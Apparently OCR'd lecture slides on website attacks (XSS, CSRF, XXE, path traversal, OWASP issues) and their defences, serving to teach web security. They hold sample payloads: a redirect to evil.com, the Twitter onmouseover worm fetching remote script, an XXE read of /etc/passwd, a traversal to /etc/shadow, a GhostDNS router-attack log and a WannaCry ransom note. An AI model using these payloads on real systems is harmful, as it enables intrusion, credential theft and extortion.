Attacks against Websites

Cross Site Scripting (XSS)

- Web browsers are dumb: they will execute anything the server sends to them.
- Can an attacker force a website to send something to you?

Cross-site scripting (XSS)

- An input validation vulnerability.
- Allows an attacker to inject client-side code (JavaScript) into web pages.
- Looks like the original website to the user, but actually modified by attacker

Reflected XSS

- The injected code is reflected off the web server
  - an error message,
  - search result,
  - response includes some/all of the input sent to the server as part of the request
- Only the user issuing the malicious request is affected

```
String searchQuery =
   request.getParameter("searchQuery");
...
PrintWriter out = response.getWriter();
out.println("<h1>" +  "Results for " +
      searchQuery + "</h1>");
```

User request:

```
searchQuery=
   <script>alert("pwnd")</script>
```

Stored XSS

- The injected code is stored on the web site and served to its visitors on all page views
    - User messages
    - User profiles
- All users affected

```
String postMsg = db.getPostMsg(0);
...
PrintWriter out = response.getWriter();
out.println("<p>" + postMsg);
```

postMsg:

```
<script>alert("pwnd")</script>
```

Steal cookie example

- JavaScript can access cookies and make remote connections.
- A XSS attack can be used to steal the cookie of anyone who looks at a page, and send the cookie to an attacker.
- The attacker can then use this cookie to log in as the victim.

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of login page etc
- Fake page asks for user's credentials or other sensitive information
- Variant: attacker redirects victims to attacker's site

```
<script>
   document.location = "http://evil.com";
</script>
```

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victims machine becomes part of a botnet

Solution for injection: sanitisation

- Sanitize all user inputs is difficult
- Sanitisation is context-dependent
  - JavaScript `<script>user input</script>`
  - CSS value `a:hover {color: user input }`
  - URL value `<a href="user input">`
- Sanitisation is attack-dependent, e.g. JavaScript vs. SQL
- Roll-your-own vs. reuse:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Spot the problem (1)

```
clean = preg_replace("#<script(.*?)>(.*?)</script(.*?)>#i"
   "SCRIPT BLOCKED", $value);
echo $clean;
```

Spot the problem (1)

```
clean = preg_replace("#<script(.*?)>(.*?)</script(.*?)>#i"
   "SCRIPT BLOCKED", $value);
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- Implementation != Standard

Spot the problem (2) Real Twitter bug

- On Twitter if user posts www.site.com, twitter displays:
  `<a href="www.site.com">www.site.com</a>`
- Twitter’s old sanitisation algorithm blocked `<script>` but allowed ” .
- What happens if somebody tweets:

```
http://t.co/@"onmouseover="$.getScript(’
  http:\u002f\u002fis.gd\u002ffl9A7’)"/
```

- Twitter displays:

```
<a href="http://t.co@"onmouseover=" $.getScript(’
    http:\u002f\u002fis.gd\u002ffl9A7’)"/">...</a>
```


Real-world XSS: From bug to worm

- Anyone putting mouse over such a twitter feed will will run JavaScript that puts a similar message in their own feed.
- The actual attack used:

```
http://t.co/@"style="font-size:999999999999px;
    "onmouseover=".../
```

- Why the style part?

Real-world XSS: aftermath


Sarah Brown (SarahBrownUK) on Twitter
http://twitter.com/sarahbrownuk
YOUR friends on YOUR background
Twilk.com
twitter
Get short, timely
Twitter is a rich source of
incredibly wide variety of
Sign Up ›
arah Brown.
nation. It's easy to stay updated on an
follow @SarahBrownUK.
Codes for other countries
SarahB
don't touch the
twitter feed has
odd going on ! S
Tweets
Favorites
Following

(from

`http://nakedsecurity.sophos.com/2010/09/21/twitter-onmouseover-security-flaw-widely-exploited/)`


PHP HTML Sanitisation

`htmlspecialchars()` removes characters that cause problems in HTML:

&	becomes	&amp
<	becomes	&lt
>	becomes	&gt
’	becomes	&quot
"	becomes	&#039


Not a catch-all solution!

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim sends a request to the vulnerable web

Attacks against Websites



ec2-18-231-31-77.sa-east-1.compute.amazonaws.com


Você está navegando na web com Google Chrome e seu Leitor de Vídeo está ultrapassado

Por favor, aguarde equanto atualizamos para a versão mais recente. Não feche esta janela.

Host	URL	Body	Content-Type	Comments
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/**	**23 990**	**text/html**	**GhostDNS - Landing page**
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/download.js	1 031	text/x-js	[#7]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/jquery-1.js	94 840	text/x-js	[#8]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/msgbox.js	7 390	text/x-js	[#9]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/browserdetector.js	2 744	text/x-js	[#10]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/ga.js	40 903	text/x-js	[#11]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/update.php**	**3**	**text/html**	**GhostDNS - Redirection**
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/index2.php**	**3 568**	**text/html**	**GhostDNS - GTW IP Enumeration**
www.google-analytics.com	/ga.js	46 274	text/javascript	[#23]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/jquery-1.6.4.min.js	91 669	text/x-js	[#25]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/knockout-min.js	40 939	text/x-js	[#26]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/v.js	114	text/x-js	[#27]
192.168.0.1	/	512	text/html; char...	[#30]
192.168.1.1	/	419	text/html	[#31]
192.168.25.1	/	512	text/html; char...	[#32]
192.168.100.1	/	512	text/html; char...	[#33]
10.0.0.1	/	512	text/html; char...	[#34]
192.168.2.1	/	512	text/html; char...	[#35]
10.0.0.138	/	512	text/html; char...	[#36]
10.0.0.3	/	512	text/html; char...	[#37]
10.0.0.2	/	512	text/html; char...	[#38]
10.1.1.1	/	512	text/html; char...	[#39]
192.168.1.2	/	512	text/html; char...	[#40]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/gerar.php?ip=192.168.1.1**	**231 844**	**text/html**	**GhostDNS - Attack script**
192.168.254.254	/	512	text/html; char...	[#42]
192.168.1.254	/	512	text/html; char...	[#43]
192.168.1.1	**/userRpm/WanDynamicIpCfgRpm.htm?wan=...**	**25**	**text/plain**	**GhostDNS- Payload (DNS Changer)**

`https://decoded.avast.io/threatintel/`

`router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil`



https://decoded.avast.io/threatintel/

router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil

Solutions to CSRF (1)

- Check the value of the Referer header
- Does not work:
  - Attacker cannot spoof the value of the Referer header in the users browser (but the user can).
  - Legitimate requests may be stripped of their Referer header
    - Proxies
    - Web application firewalls

Solutions to CSRF (2)

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission
- If the attacker can guess the token value, then no protection

Solutions to CSRF (3)

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission.
- If the token is not regenerated each time a form is served, the application may be vulnerable to replay attacks (nonce).

XML External Entities

- XML is very common in industry
- XML processors resolve an “external entity” during processing:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Broken Access Control

Query strings are used to tell dynamic webpages what to do

```
http://myWebShop.com/index.php?account=tpc&action=add
http://myWebShop.com/index.php?account=tpc&action=show
```

What if the attacker tries:

```
http://myWebShop.com/index.php?account=admin&action=delete
```

Path Traversal

The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost
```

Path Traversal

The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost/../../../etc/shadow
```

If the webserve is running with root permission this will give me the password file.

Path Traversal: Fix

- Use access control settings to stop Path Transversal
- Best practice: make a specific user account for the webserver
- Only give that account access to public files

Security Misconfiguration

Make sure your security settings don't give an attacker an advantage, e.g.

- Error messages: should not be public.
- Directory listings: It should not be possible to see the files in a directory.
- Admin panels should not be publically accessible

Insecure Deserialisation


- Deserialisation on the server of data provided by end user
- Attacker can change field names, contents, and mess with the format
- Remote code execution possible

Using Components with Known Vulnerabilities

If a new security patch comes out has it been applied?

- A patch might require you to bring down the site and so lose money.
- Or it might even break your website.

Is it worth applying the patch?



Ooops, your files have been encrypted!

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Insufficient Logging and Monitoring

- Auditable events not logged
- Warning and error message not logged
- Logs not monitored for suspicious activities

Summary

- To secure a website, you need to know how it works:
  - How clients request resources.
  - How clients are authenticated.
  - How HTTP and webservers work

  Possible Web Attacks
  - Stolen cookies
  - SQL injection
  - Code injection
  - Cross-site scripting attacks (XSS)
  - Cross-site request forgery (CSRF)
  - For more, see OWASP Top 10
- Errors are often down to bad application logic
- Always sanitise all inputs